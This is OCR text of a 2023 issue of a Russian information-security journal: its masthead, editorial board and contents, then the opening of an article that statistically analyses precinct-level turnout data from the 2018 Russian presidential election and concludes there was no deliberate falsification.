ISSN 2225-5435

Вестник УрФО.

БЕЗОПАСНОСТЬ В ИНФОРМАЦИОННОЙ СФЕРЕ

№ 2(48) / 2023

УЧРЕДИТЕЛИ

ФГАОУ ВО «ЮЖНО-УРАЛЬСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ (НИУ)»

ООО «ЮЖНО-УРАЛЬСКИЙ ЮРИДИЧЕСКИЙ ВЕСТНИК»

ПРЕДСЕДАТЕЛЬ РЕДАКЦИОННОГО СОВЕТА

ЧУВАРДИН О. П.,
руководитель Управления Федеральной службы по техническому и экспортному контролю России по Уральскому федеральному округу

ГЛАВНЫЙ РЕДАКТОР

СОКОЛОВ А. Н.,
к. т. н., доцент, зав. кафедрой «Защита информации», Южно-Уральский государственный университет (национальный исследовательский университет) (г. Челябинск)

ВЫПУСКАЮЩИЙ РЕДАКТОР

СОГРИН Е. К.

ОТВЕТСТВЕННЫЙ СЕКРЕТАРЬ

АНДРИАДИС Е. Ю.

ВЁРСТКА

ШРАЙБЕР А. Е.

КОРРЕКТОР

ФЁДОРОВ В. С.

Подписной индекс 73852 в каталоге «Почта России»

Журнал зарегистрирован Федеральной службой по надзору в сфере связи, информационных технологий и массовых коммуникаций.

Свидетельство ПИ № ФС77-65765 от 20.05.2016

Издатель: **ООО «Южно-Уральский юридический вестник»**

Адрес редакции и издателя: Россия, 454080, г. Челябинск, пр. Ленина, д. 76. ЮУрГУ, Издательский центр
Тел./факс (351) 267-97-01.

Электронная версия журнала в Интернете:
www.info-secur.ru,
e-mail: urvest@mail.ru

16+

РЕДАКЦИОННЫЙ СОВЕТ:

БАРАНКОВА И. И.,
д. т. н., профессор, зав. кафедрой «Информатика и информационная безопасность», Магнитогорский государственный технический университет им. Г. И. Носова (г. Магнитогорск);

ВАСИЛЬЕВ В. И.,
д. т. н., профессор, профессор кафедры «Вычислительная техника и защита информации», Уфимский государственный авиационный технический университет (г. Уфа);

ВОЙТОВИЧ Н. И.,
д. т. н., профессор, зав. кафедрой «Конструирование и производство радиоаппаратуры», Южно-Уральский государственный университет (национальный исследовательский университет) (г. Челябинск);

ГАЙДАМАКИН Н. А.,
д.т.н., профессор, профессор Учебно-научного центра «Информационная безопасность», Уральский федеральный университет им. первого президента России Б.Н. Ельцина (г. Екатеринбург);

ДИК Д. И.,
к. т. н., доцент, зав. кафедрой «Безопасность информационных и автоматизированных систем», Курганский государственный университет (г. Курган);

ЗАХАРОВ А. А.,
д.т.н., профессор, зав. базовой кафедрой «Безопасность информационных технологий умного города», Тюменский государственный университет (г. Тюмень);

ЗЫРЯНОВА Т. Ю.,
к. т. н., доцент, зав. кафедрой «Информационные технологии и защита информации», Уральский государственный университет путей сообщения (г. Екатеринбург);

МЕЛЬНИКОВ А. В.,
д. т. н., профессор, директор Югорского научно-исследовательского института информационных технологий (г. Ханты-Мансийск);

МИНБАЛЕЕВ А. В.,
д. ю. н., доцент, зав. кафедрой «Информационное право и цифровые технологии», Московский государственный юридический университет им. О. Е. Кутафина (МГЮА, г. Москва);

ПОРШНЕВ С. В.,
д.т.н., профессор, директор Учебно-научного центра «Информационная безопасность», Уральский федеральный университет им. первого президента России Б.Н. Ельцина (г. Екатеринбург);

РУЧАЙ А.Н.,
к. ф.-м. н., доцент, зав. кафедрой «Компьютерная безопасность и прикладная алгебра», Челябинский государственный университет (г. Челябинск);

ХОРЕВ А. А.,
д. т. н., профессор, зав. кафедрой «Информационная безопасность», Национальный исследовательский университет «Московский институт электронной техники» (г. Москва, г. Зеленоград);

ШАБУНИН С. Н.,
д.т.н., профессор, зав. кафедрой «Радиоэлектроника и телекоммуникации», Уральский федеральный университет им. первого президента России Б.Н. Ельцина (г. Екатеринбург).

Journal of the Ural Federal District. Information security

ISSN 2225-5435

№ 2(48) / 2023

FOUNDER

SOUTH URAL STATE UNIVERSITY (NIU)

SOUTH URAL LEGAL NEWSLETTER

CHAIRMAN OF THE EDITORIAL BOARD

CHUVARDIN O. P.,
Head of Department Federal Service for Technical and Export Control of Russia for the Urals Federal District

CHIEF EDITOR

SOKOLOV A.N.,
Ph.D., Associate Professor, Head of Department "Information Protection", South Ural State University (National Research University) (Chelyabinsk city)

PRODUCING EDITOR

SOGRIN E. K.

LAYOUT

SCHREIBER A. E.

PROOFREADING

FEDOROV V. S.

Subscription index 73852

in the «Russian Post» catalog

The journal is registered by the Federal service in the field of communication, information technology and mass communications.

Certificate
PI No. ФС77-65765 dd. 05/20/2016

Publisher: OOO « South Ural Legal Newsletter»

Editorial and publisher address: Russia, 454080, Chelyabinsk, Lenin Avenue, 76 SUSU, Publishing Center
Phone / fax (351) 267-97-01.

Electronic version of the magazine in the Internet:

www.info-secur.ru,
e-mail: urvest@mail.ru

16+

EDITORIAL COUNCIL:

BARANKOVA I. I.,
Doctor of Technical Sciences, Professor, Head of Department "Informatics and Information Security", Magnitogorsk State Technical University named after. G.I. Nosova (Magnitogorsk city);

VASILYEV V. I.,
Doctor of Technical Sciences, Professor, Professor of the Department "Computer Science and Information Protection", Ufa State Aviation Technical University (Ufa city);

VOITOVICH N. I.,
Doctor of Technical Sciences, Professor, Head of Department "Design and production of radio equipment", South Ural State University (National Research University) (Chelyabinsk city);

GAYDAMAKIN N. A.,
Doctor of Technical Sciences, Professor, Professor of the Information Security Training and Research Center of the Ural Federal University named after the first President of Russia B.N.Yeltsin (Ekaterinburg city);

DIK D. I.,
Ph.D., Associate Professor, Head of Department "Security of information and automated systems", Kurgan State University (Kurgan city);

ZAHAROV A. A.,
Doctor of Technical Sciences, Professor, Head Basic Department of "Security information technologies smart city", Tyumen State University (Tyumen city);

ZYRYANOVA T. Y.,
Ph.D., Associate Professor, Head of Department "Information Technologies and Information Protection", Ural State University ways of communication (Ekaterinburg city);

MELNIKOV A. V.,
Doctor of Technical Sciences, Professor, Director Ugra Research Institute of Information Technologies (Khanty-Mansiysk city);

MINBALEEV A.V.,
Doctor of Law, Associate Professor, Head of Department of "Information Law and Digital Technologies", Moscow State Law University. O. E. Kutafina (Moscow city);

PORSHNEV S. V.,
Doctor of Technical Sciences, Professor, Director of the Training and Scientific Center "Information Security", Ural Federal University named after the first President of Russia B.N.Yeltsin (Ekaterinburg city);

RUCHAY A.N.,
Ph.D., Associate Professor, Head of the Department "Computer Security and Applied Algebra", Chelyabinsk State University (Chelyabinsk city);

HOREV A. A.,
Doctor of Technical Sciences, Professor, Head of Department of "Information Security", National Research University "Moscow Institute of Electronic Technology" (Moscow, the city of Zelenograd);

SHABUNIN S. N.,
Doctor of Technical Sciences, Professor, Head of Department "Radioelectronics and Telecommunications", Ural Federal University named after the first President of Russia B.N.Yeltsin (Ekaterinburg city).

В НОМЕРЕ

СИСТЕМНЫЙ АНАЛИЗ, УПРАВЛЕНИЕ И ОБРАБОТКА ИНФОРМАЦИИ

ПОРШНЕВ С. В., РЯБКО Н. Ю.
Опыт многомерного статистического анализа электоральных данных. 5

АНДРЕЕВ А. М., ПОРШНЕВ С. В.
Опыт разработки программной реализации классификатора для автоматизации обнаружения фактов использования криптокошельков в противоправной деятельности 30

МЕТОДЫ И СИСТЕМЫ ЗАЩИТЫ ИНФОРМАЦИИ, ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ

ЗАИД АЛКИЛАНИ М. О., МАШКИНА И. В.
Политика контроля доступа в автоматизированной системе управления технологическим процессом (АСУ ТП) 42

ВАЛЕЕВ С. С., КОНДРАТЬЕВА Н. В., МЕЛЬНИКОВ А. В.
Архитектура предприятия и архитектура нулевого доверия. 49

ХАЛИЛАЕВА Э. И., МАСЛОВА М. А., ГЕРАСИМОВ В. М.
Система противодействия методам социальной инженерии в области информационной безопасности 54

ХРИСТОФОРОВ В. В., БЕГЛЕЦОВ В. А., БАРАНКОВА И. И.
Разработка метода стеганографии для сокрытия информации в адуио файлах 62

КОНЕВ А. А., КОВАЛЕНКО А. С., РЕПКИН В. С., СЕМЁНОВ Г. Ю.
Уязвимость «Gitea Git Fetch Remote Code Execution»: анализ, формализация автоматизированной эксплуатации, меры защиты. 67

IN THIS ISSUE

SYSTEM ANALYSIS, MANAGEMENT AND INFORMATION PROCESSING

PORSHNEV S.V., RYABKO N.YU.
The multivariate statistical analysis experience of the electoral data. 5

ANDREEV A. M., PORSHNEV S. V.
Experience of developing software implementation of a classifier for automation of detection of the facts of use of cryptowallets in illegal activities 30

METHODS AND SYSTEMS OF INFORMATION PROTECTION, INFORMATION SECURITY

ZAID ALKILANI M. O., MASHKINA I. V.
Access control policy in industrial control system (ICS). 42

VALEEV S. S., KONDRATYEVA N. V., MELNIKOV A. V.
Enterprise architecture and zero trust architecture. 49

KHALILAEVA E. I., MASLOVA M. A., GERASIMOV V. M.
The system of countering the methods of social engineering in the field of information security 54

KHRISTOFOROV V. V., BEGLETSOV V. A., BARANKOVA I. I.
Development of a steganography method to hide information in aduio files 62

KONEV A. A., KOVALENKO A. S., REPKIN V. S., SEMENOV G. YU.
Vulnerability «Gitea Git Fetch Remote Code Execution»: analysis, automated exploitation formalization, and mitigation measures 67

УДК 004.942:519.23/.25

Вестник УрФО № 2(48) / 2023, с. 5–29

Поршнев С.В., Рябко Н.Ю.

DOI: 10.14529/secur230201

ОПЫТ МНОГОМЕРНОГО СТАТИСТИЧЕСКОГО АНАЛИЗА ЭЛЕКТОРАЛЬНЫХ ДАННЫХ

В статье обсуждаются результаты многомерного статистического анализа официальных электоральных данных, представленных в Центральную избирательную комиссию (ЦИК) Российской Федерации (РФ) избирательными комиссиями нижних уровней (избирательные комиссии субъектов РФ (ИК), территориальные избирательные комиссии (ТИК), участковые избирательные комиссии (УИК)) по итогам проведения в 2018 г. выборов президента РФ, которые в настоящее время находятся на сайте ЦИК РФ.

Описаны технология, обеспечивающая автоматическую выгрузку обсуждаемых электоральных данных с сайта ЦИК РФ в файл CVS-формата и структура выгруженных электоральных данных. Представлены случайные последовательности, составленные из значений числа зарегистрированных избирателей, числа избирателей, принявших участие в выборах, и относительной явки избирателей на выборы на уровнях УИК, ТИК и ИК, которые представляют собой выборки случайной величины с ограниченной областью рассеяния, закон распределения которых отличен от нормального закона распределения. Обоснована возможность описания связей между числом избирателей, принявших участие в выборах, от числа зарегистрированных в соответствующей избирательной комиссии данного уровня избирателей с помощью линейных моделей. Продемонстрировано отсутствие детерминированных связей между относительной явкой избирателей на выборы и числом, зарегистрированных в зарегистрированных избирателей в данных УИК, ТИК и ИК, а также количеством избирательных комиссий на каждом из уровней. На основании полученных результатов сделан вывод об отсутствии целенаправленных действий в избирательной кампании выборов Президента РФ в 2018 г., направленных на фальсификацию электоральных данных.

Предложены организационное меры, призванные упорядочить процесс публичной публикации результатов анализа электоральных данных и их интерпретации.

Ключевые слова: *выборы, электоральные данные, избирательная комиссия, статистически анализ, плотность распределения, аппроксимация Розенблатта-Парзена.*

THE MULTIVARIATE STATISTICAL ANALYSIS EXPERIENCE OF THE ELECTORAL DATA

The article discusses the results of a multidimensional statistical analysis of the official electoral data submitted to the Central Election Commission (CEC) of the Russian Federation (RF) by lower-level election commissions (election commissions of RF subjects (EC), territorial election commissions (TEC), precinct election commissions (PEC)) based on the results of the Russian presidential elections in 2018. This data is currently presented on the website of the CEC RF.

The technology of automatic unloading of the discussed electoral data from the website of the CEC RF into a CVS-format file and the structure of the uploaded electoral data are described. There are presented random sequences that are composed of the values of the number of registered voters, the number of voters participated in the elections, and the relative voter turnout at the PEC, TEC and EC levels, which are samples of a random variable with a limited scattering area. The distribution law of random sequences is different from the normal one. The authors substantiate the possibility to describe the relationship between the voters number participated in the elections and the voters number of registered with the relevant EC at precise level using linear models. There is demonstrated the absence of deterministic links between the relative voter turnout at the elections and the number of registered voters in the PEC, TEC and EC data, as well as the number of election commissions at each level. The obtained results prove that there are no purposeful actions in the election campaign of the Russian presidential election in 2018 year aimed at the falsification of electoral data.

There are proposed organizational measures to streamline the process of public posting of the analysis results of electoral data and their interpretations.

Keywords: *elections, electoral data, election commission, statistical analysis, distribution density, Rosenblatt-Parsen approximation.*

Введение

Проблемы, связанные с оценкой качества организации процесса волеизъявления избирателей и достоверности результатов выборов в те или иные органы власти и местного самоуправления, являются актуальными в каждой стране, в том числе и в РФ. Анализ практики подведения итогов проведенных выборов в РФ показывает, что, их результаты оказываются предметом острых научных и политических дискуссий. В этих дискуссиях принимают участие политики, политологи, юристы, специалисты по прикладной статистике (электоральные статистики), а также политически активные избиратели) (см., например, [1,2]). Анализ хода их проведения показывает, что в большинстве случаев, мнения участников дискуссий по обсуждаемым проблемам, в зависимости от занимаемой ими политической позиции, оказываются диаметрально противоположными: от полного отрицания каких-либо фальсификаций электоральных данных (например, члены ЦИК и избирательных комиссий нижних уровней), до полного отрицания возможности проведения в Российской Федерации (РФ) честных выборов (например, кандидаты, не получившие поддержки избирателей, а также члены сообщества либерально настроенных электоральных статистиков (далее для краткости – оппозиционные электоральные статистики (ОЭС)) (см., например, [3]). В этой ситуации очевидны как необходимость объективного анализа официальных электоральных данных, так и проверки, собственно, математических методов, применяемых ОЭС.

Также необходимо отметить, что электоральные данные, а также результаты их анализа и интерпретации находятся в сфере регулирования Федерального закона «Об ин-

формации, информационных технологиях и о защите информации» от 27.07.2006 № 149-ФЗ (последняя редакция), а задача обеспечения их достоверности, как на этапе их получения, так и на этапе интерпретации, по своей сути, изоморфны задачам защиты информации, а потому для их решения необходимо применять соответствующие методы защиты информации [4]. В этой связи, разработка методов защиты электоральных данных, в том числе, и организационных, к которым, следует отнести методы оценки достоверности выводов электоральных статистиков, в особенности ОЭС, является актуальной.

Отметим, что основная проблема оценки достоверности методов, используемых ОЭС, состоит в отсутствии электоральных данных, полученных в ходе проведения «абсолютно честных» выборов», отсутствие фальсификаций в которых доказано с помощью методов, отличных от методов электоральной статистики (например, на основе данных, представленных независимыми наблюдателями, данных экзит-поллов и т.д.). Их анализ, как очевидно, мог бы позволить определить набор «эталонных» статистических характеристик, по значениям которых можно будет говорить об отсутствии или наличии фальсификаций электоральных данных.

Отметим, что в реальных условиях невозможно проведение «абсолютно честных» выборов, процедура организации и проведения которых гарантировала бы недопущение каких-либо процедурных нарушений (как преднамеренных, так и не преднамеренных, а также признание отсутствия таковых всеми участниками избирательного процесса. В этой связи для оценки адекватности известных методов выявления электоральных аномалий представляется целесообразным использовать данные, представленные избирательными комиссиями (ИК) соответствующих уровней по результатам таких выборов, в которых преимущество одного из кандидатов являлось столь значительным, что его победа на выборах ни у кого не вызывала ни малейших сомнений, а потому использование каких-либо фальсификаций не требовалось. Таковыми, с нашей точки зрения, были выборы Президента РФ в 2018 г., победа в которых за явным преимуществом была одержана действующим Президентом РФ В.В. Путиным, что, однако, не отменяет необходимости проведения комплексного исследования соответствующих электоральных данных с целью подтвердить или опровергнуть данную гипотезу.

В статье обсуждаются результаты многомерного статистического анализа официальных электоральных данных, размещенных на сайте ЦИК РФ (см. [5]), по результатам проведения в 2018 г. выборов Президента РФ.

2. Структура анализируемых электоральных данных, размещенных на сайте ЦИК

Структура анализируемых электоральных данных была задана следующей древовидной структурой системы избирательных комиссий, созданных для проведения в 2018 г. выборов Президента РФ:

– вершина дерева – ЦИК,

– вершины второго уровня – 85 ИК субъектов РФ, а также две приравненные к ним ИК «г. Байконур (Республика Казахстан)» и ИК «Территория за пределами РФ» (итого 87 ИК);

– вершины третьего уровня – 2887 территориальных избирательных комиссий (ТИК), созданных ИК субъектов РФ (ТИК ИК «г. Байконур (Республика Казахстан)» и ИК «Территория за пределами РФ» не создавались);

– вершины четвертого уровня – 97314 участковых избирательных комиссии (УИК), созданных соответствующими ТИК субъектов РФ, а также 7 УИК, созданных ИК «г. Байконур (Республика Казахстан)» и 393 УИК, созданных в ЦИК в ИК «Территория за пределами РФ» (итого 97716 УИК).

Однако в действительности оказалось, что 21 УИК, названия которых представлены в таблице 1, не преступила к передаче данных в ЦИК РФ о результатах выборов Президента РФ в 2018 г. Таким образом, общее число УИК, представивших электоральные данные в ЦИК, составило 97695.

Таким образом, общее число УИК, проводивших в 2018 выборы Президента РФ, составило 97695.

Автоматизированная технология выгрузки первичных электоральных данных с сайта ЦИК РФ и соответствующий программный инструмент, разработанные авторами, подробно описаны в [6]. Для автоматической выгрузки обсуждаемых электоральных данных с сайта ЦИК [4] был использован обычный офисный компьютер (AMD Ryzen 5 4 ГГц, 32 Гб ОЗУ, Интернет со скоростью 50Мб/с). На выгрузку всего объема данных и их записи на жесткий диск использованного компьютера потребовалось 8 часов, в течение которых было выполнено 201156 http-запросов и скачано около 10 ГБ сырых данных. Далее из

Таблица 1

Перечень УИК, не преступивших к передаче электоральных данных по результатам выборов Президента РФ в 2018 г.

№	Название ИК субъекта РФ	Название ТИК	УИК
1	Волгоградская область	Волгоград, Красноармейская	УИК №611
2	Город Байконур (Республика Казахстан)	Без образования ТИК	УИК №8010
3	город Москва	Нагорный район	УИК №1910
4	город Москва	район Люблино	УИК №1438
5	город Москва	район Люблино	УИК №1439
6	город Москва	район Люблино	УИК №1446
7	город Москва	район Люблино	УИК №1450
8	Калининградская область	Советская	УИК №572
9	Калининградская область	Советская	УИК №576
10	Кемеровская область	Междуреченская городская	УИК №509
11	Кемеровская область	Новокузнецк, Куйбышевская	УИК №766
12	Краснодарский край	Гулькевичская	УИК №1158
13	Московская область	Люберецкая городская	УИК №1480
14	Нижегородская область	Нижний Новгород, Канавинская	УИК №2383
15	Республика Дагестан	Дагогнинская городская	УИК №380
16	Республика Дагестан	Махачкала, Ленинская	УИК №1073
17	Республика Дагестан	Махачкала, Советская	УИК №1126
18	Республика Дагестан	Сулейман-Стальская	УИК №1284
19	Территория за пределами РФ	Без образования ТИК	УИК №8443
20	Тюменская область	Тюмень, Центральная	УИК №2239
21	Ханты-Мансийский автономный округ - Югра	Белоярская	УИК №35

первичных («сырых») данных извлечено 11Мб собственно полезных данных, которые были сохранены в CSV-файл (в формате RFC 4180) со следующей структурой (таблица 2).

Также в данный файл записывались сводные результаты по данной ТИК в строку, следующую за строкой последней УИК, созданной данной ТИК. При этом в соответствующую ячейку столбца I3 заносилось значение null-string (null-string=""). Сводные данные результаты по данной ИК, записывались в строку, следующую за строкой, содержащей сводные данные по последней ТИК, созданной данной ИК. В результате число строк файла, содержащего обсуждаемые электоральные данные ЦИК, оказалось равным 1005879. Таким образом, первичная информация представляет собой таблицу размером 1005879×23, которая упорядочена в алфавитном порядке по значениям текстовых полей I1, I2, I3, соответственно.

На первом шаге осуществлялся импорт электоральных данных ЦИК из файла «Данные ЦИК.xlsx» в рабочее пространство MATLAB. В результате импорта данных из обсуждаемого CVS-файла в рабочем пространстве MATLAB создавалась переменная «Untitled», содержащая электоральные данные, выгруженные с сайта ЦИК РФ, которая далее переименовывалась в переменную «Data» и сохранялась в текущем каталоге в файле Data.mat. Для проведения автоматизированного статистического анализа электоральных данных, размещенных в файле Data.mat, на m-языке MATLAB была написана программная библиотека, включающая в себя соответствующий набор скриптов, обеспечивающих вычисление в выбранном разрезе статистических характеристик электоральных данных и параметров регрессионных моделей, описывающих связи между выбранными показателями результатов выборов.

В последующих разделах обсуждаются результаты статистического анализа электоральных данных, размещенных на сайте ЦИК РФ в различных измерениях, а также связей между выбранными показателями, характеризующие организацию системы избирательных комиссий различных уровней.

Таблица 2

Структура электоральных данных, выгруженных с сайта ЦИК РФ и размещенных в CVS-файле

Наименование столбца	Тип данных	Описание
I1	Строка	наименование ИК субъекта РФ (2-й уровень)
I2	Строка	Наименование территориальной ИК субъекта РФ (3-й уровень)
I3	Строка	Наименование участковой ИК 3 уровня, сформированной территориальной ИК субъекта РФ (4-й уровень)
c1	Целое число	Число избирателей, включенных в список избирателей
c2	Целое число	Число избирательных бюллетеней, полученных участковой избирательной комиссией
c3	Целое число	Число избирательных бюллетеней, выданных избирателям, проголосовавшим досрочно
c4	Целое число	Число избирательных бюллетеней, выданных в помещении для голосования в день голосования
c5	Целое число	Число избирательных бюллетеней, выданных вне помещения для голосования в день голосования
c6	Целое число	Число погашенных избирательных бюллетеней
c7	Целое число	Число избирательных бюллетеней в переносных ящиках для голосования
c8	Целое число	Число бюллетеней в стационарных ящиках для голосования
c9	Целое число	Число недействительных избирательных бюллетеней
c10	Целое число	Число действительных избирательных бюллетеней
c11	Целое число	Число утраченных избирательных бюллетеней
c12	Целое число	Число избирательных бюллетеней, не учтенных при получении
c13	Целое число	Число избирателей, проголосовавших за Бабурина Сергея Николаевича
c14	Целое число	Число избирателей, проголосовавших за Грудинина Павла Николаевича
c15	Целое число	Число избирателей, проголосовавших за Жириновского Владимира Вольфовича
c16	Целое число	Число избирателей, проголосовавших за Путина Владимира Владимировича
c17	Целое число	Число избирателей, проголосовавших за Собчак Ксению Анатольевну
c18	Целое число	Число избирателей, проголосовавших за Сурайкина Максима Александровича
c19	Целое число	Число избирателей, проголосовавших за Титова Бориса Юрьевич
c20	Целое число	Число избирателей, проголосовавших за Явлинского Григория Алексеевича

3. Статистический анализ электоральных данных на уровне УИК

Для оценки аппроксимация плотностей распределений случайных последовательностей $\{x_i\}$ в работе были использованы ядерные аппроксимация плотности распределения (аппроксимация Розенблатта-Парзена) [7,8] данной последовательности, рассчитываемой по формуле

$$\hat{p}_h(x) = \frac{1}{Nh}\sum_{i=1}^{N} k\left(\frac{x - x_i}{h}\right) \qquad (1)$$

здесь

N – число членов случайной последовательности $\{x_i\}$, ;

$k(t)=\frac{d}{dt}K(t)$ – так называемая ядерная функция, где функция K(t) удовлетворяет следующим условиям:

а) K(t) – монотонная неубывающая функция, область значений которой принадлежит интервалу

б) K(t)=1-K(t) – ядерная функция, симметричная относительно 0;

h – размытости параметр (называемый также полосой пропускания ядра), что $h \to 0$ при $N \to \infty$.

При использовании на практике метода Розенблатта-Парзена приходится решать следующие задачи:

1) выбора оптимальной ядерной функции k(t);

2) нахождение для выбранной ядерной функции оценки оптимального значения параметра размытости h^*, обеспечивающего на выбранному критерию минимальное отклонение между аппроксимациями Розенблатта-Парзена и соответствующими эмпирическими ФР и ПР.

Методы решения данных задач обсуждаются, например, в [9–17]. В нашей работе для оценивания оптимального значения параметра размытости был использован метод, предложенный авторами в [17].

Рассмотрим визуализацию последовательности $\left\{\left[N_{УИК}^{RE}\right]_i\right\}, i = \overline{1,97695}$, составленной из значений числа избирателей, зарегистрированных соответствующей УИК, и аппроксимацию Розенблатта-Парзена ее плотности распределения, а также плотность вероятности, соответствующего нормального закона распределения с параметрами:

$$\mu_{УИК}^{RE} = \mathrm{mean}\left(\left\{\left[N_{УИК}^{RE}\right]_i\right\}\right), \sigma_{УИК}^{RE} = \mathrm{std}\left(\left\{\left[N_{УИК}^{RE}\right]_i\right\}\right),$$

где mean(□) – функция, возвращающая оценку среднего значения последовательности, std(□) – функция, возвращающая среднеквадратическое отклонение случайной последовательности. Также на рис. 1 представлены соответствующие плотности распределения, параметры которых вычислены в предположении о том, данная последовательность является случайной выборкой из генеральной совокупности с нормальным законом распределения, представленные на рис. 1.

Из рис. 1 видно, что последовательность $\left\{\left[N_{УИК}^{RE}\right]_i\right\}$, значения которой принадлежат отрезку [3,7746], представляет собой некоторую реализацию случайной величины с ограниченной областью рассеяния, плотность распределения которой отличается от нормального закона распределения. Отметим,



Рис. 1. Визуализация последовательности $\left\{\left[N_{УИК}^{RE}\right]_i\right\}$ (вверху), аппроксимации Розенблатта-Парзена (нормальное ядро, h^*=110.283) ее плотности распределения и плотности соответствующего нормального закона распределения (--) (снизу)

что наименьшее число избирателей – 3 было зарегистрировано УИК № 814, созданной ТИК «Булунская» (ИК «Республика Якутия (Саха)». Наибольшее число зарегистрированных избирателей – 7746 в УИК № 8342, созданной ИК «Территория за пределами РФ».

В связи с тем, что аппроксимация Розенблатта-Парзена $\hat{p}(\xi)$ плотности распределения последовательности $\left\{\left[N_{УИК}^{RE}\right]_i\right\}$, i=$\overline{1,97695}$ имеет несколько локальных максимумов, значения среднего числа и соответствующего среднеквадратического отклонения здесь и далее вычислялись по формулам:

$$\mu = \int_{y_{\min}}^{y_{\max}} y(\xi)\hat{p}(\xi)d\xi, \qquad (2)$$

$$\sigma = \left(\int_{y_{\min}}^{y_{\max}} \left(y(\xi)-\mu\right)^2 \hat{p}(\xi)d\xi\right)^{0.5} \qquad (3)$$

где $y(\xi)$ – случайная величина, $p(\xi)$ – плотность распределения $y(\xi)$, соответственно.

Значения $\mu_{УИК}^{RE}, \sigma_{УИК}^{RE}$, округленные до ближайших целых чисел, оказались равными 1 117 и 802, соответственно. Разделив общее число зарегистрированных избирателей N_{all}^{RE}=109 001 306 на $\mu_{УИК}^{RE}$=1117, получаем оценку требуемого числа УИК $\tilde{N}_{УИК}$=97 584, число которых при данной численности избирателей обеспечит среднюю численность за-регистрированных избирателей равной $\mu_{УИК}^{RE}$=1117. Сравнивая $\tilde{N}_{УИК}^{RE}$=97 584 и фактическое число УИК, проводивших в 2018 г. выборы Президента РФ, $N_{УИК}^{RE}$=97695, видим, что с точностью до 0,11% эти числа совпали.

Рассмотрим визуализацию последовательности $\left\{\left[N_{УИК}^{V}\right]_i\right\}$, i=$\overline{1,97695}$, составленной из значений числа избирателей, принявших участие в голосовании в соответствующей УИК, а также аппроксимацию Розенблатта-Парзена плотности данной последовательности и плотность вероятности, соответствующего нормального закона распределения с параметрами: соответствующего нормального распределения с параметрами, вычисленных численным интегрированием в соответствие с (2), (3) численным интегрированием:

$$\mu_{УИК}^{V} = \mathrm{mean}\left(\left\{\left[N_{УИК}^{V}\right]_i\right\}\right), \sigma_{УИК}^{V} = \mathrm{std}\left(\left\{\left[N_{УИК}^{V}\right]_i\right\}\right),$$

представленные на рис. 2.



Рис. 2. Визуализация последовательности $\left\{\left[N_{УИК}^{V}\right]_i\right\}$ (сверху), аппроксимации Розенблатта-Парзена (нормальное ядро, h*=69.104) ее плотности распределения и плотности соответствующего нормального закона распределения (--) (снизу)

Из рис. 2 видно, что что последовательность $\left\{\left[N_{УИК}^{V}\right]_i\right\}$, i=$\overline{1,97695}$, значения которой принадлежат отрезку [0,7741], представляет собой некоторую реализацию случайной величины с ограниченной областью рассеяния, плотность распределения которой отличается от нормального закона распределения. Отметим, что наименьшее число избирателей, пришедших на выборы, равное 0 было зарегистрировано в УИК № 809, созданной ТИК «Булунская» (ИК «Республика Якутия (Саха)». (При этом общее число зарегистрированных данной УИК избирателей равнялось 7), наибольшее число избирателей – 7741 в УИК № 8342, созданной ИК «Территория за пределами РФ».

Значения $\mu_{УИК}^{V}, \sigma_{УИК}^{V}$, округленные до ближайших целых чисел, оказались равными 754 и 535, соответственно. Разделив $\mu_{УИК}^{V}$ на $\mu_{УИК}^{RE}$=1117, находим, оценку явки избирате-

лей на выборы Президента РФ в процентном отношении, которая оказалось равной 67.47%. Для сравнения явка избирателей, вычисленная как отношение официальных данных ЦИК РФ о числе зарегистрированных избирателей N_{all}^{RE}=109 001 306 и числе избирателей, принявших участие в выборах $N_{УИК}^{V}$=73 573 516, оказывается равной 67.50%. Таким образом, значения оценок явки избирателей в 2018 г. на выборы Президента РФ, оказываются отличными друг от друга не более, чем на 0.04%.

Рассмотрим визуализацию последовательности $\left\{\left[N_{УИК}^{\%}\right]_i\right\}$,i=$\overline{1,97695}$, составленной из отношения значений числа избирателей, принявших участие в голосовании в соответствующей УИК, к числу зарегистрированных в данной УИК избирателей:

$$\left\{\left[N_{УИК}^{\%}\right]_i = 100\cdot\left(\left[N_{УИК}^{V}\right]_i / \left[N_{УИК}^{ER}\right]_i\right)\right\}, i=\overline{1,97695},$$

а также аппроксимацию Розенблатта-Парзена плотности распределения данной последовательности и плотность соответствующего нормального распределения с параметрами, вычисленными в соответствие с (2), (3) численным интегрированием с помощью метода трапеций:

$$\mu_N^{\%} = \mathrm{mean}\left(\left\{\left[N_{УИК}^{\%}\right]_i\right\}\right), \sigma_N^{\%} = \mathrm{std}\left(\left\{\left[N_{УИК}^{\%}\right]_i\right\}\right),$$

представленные на рис. 3.

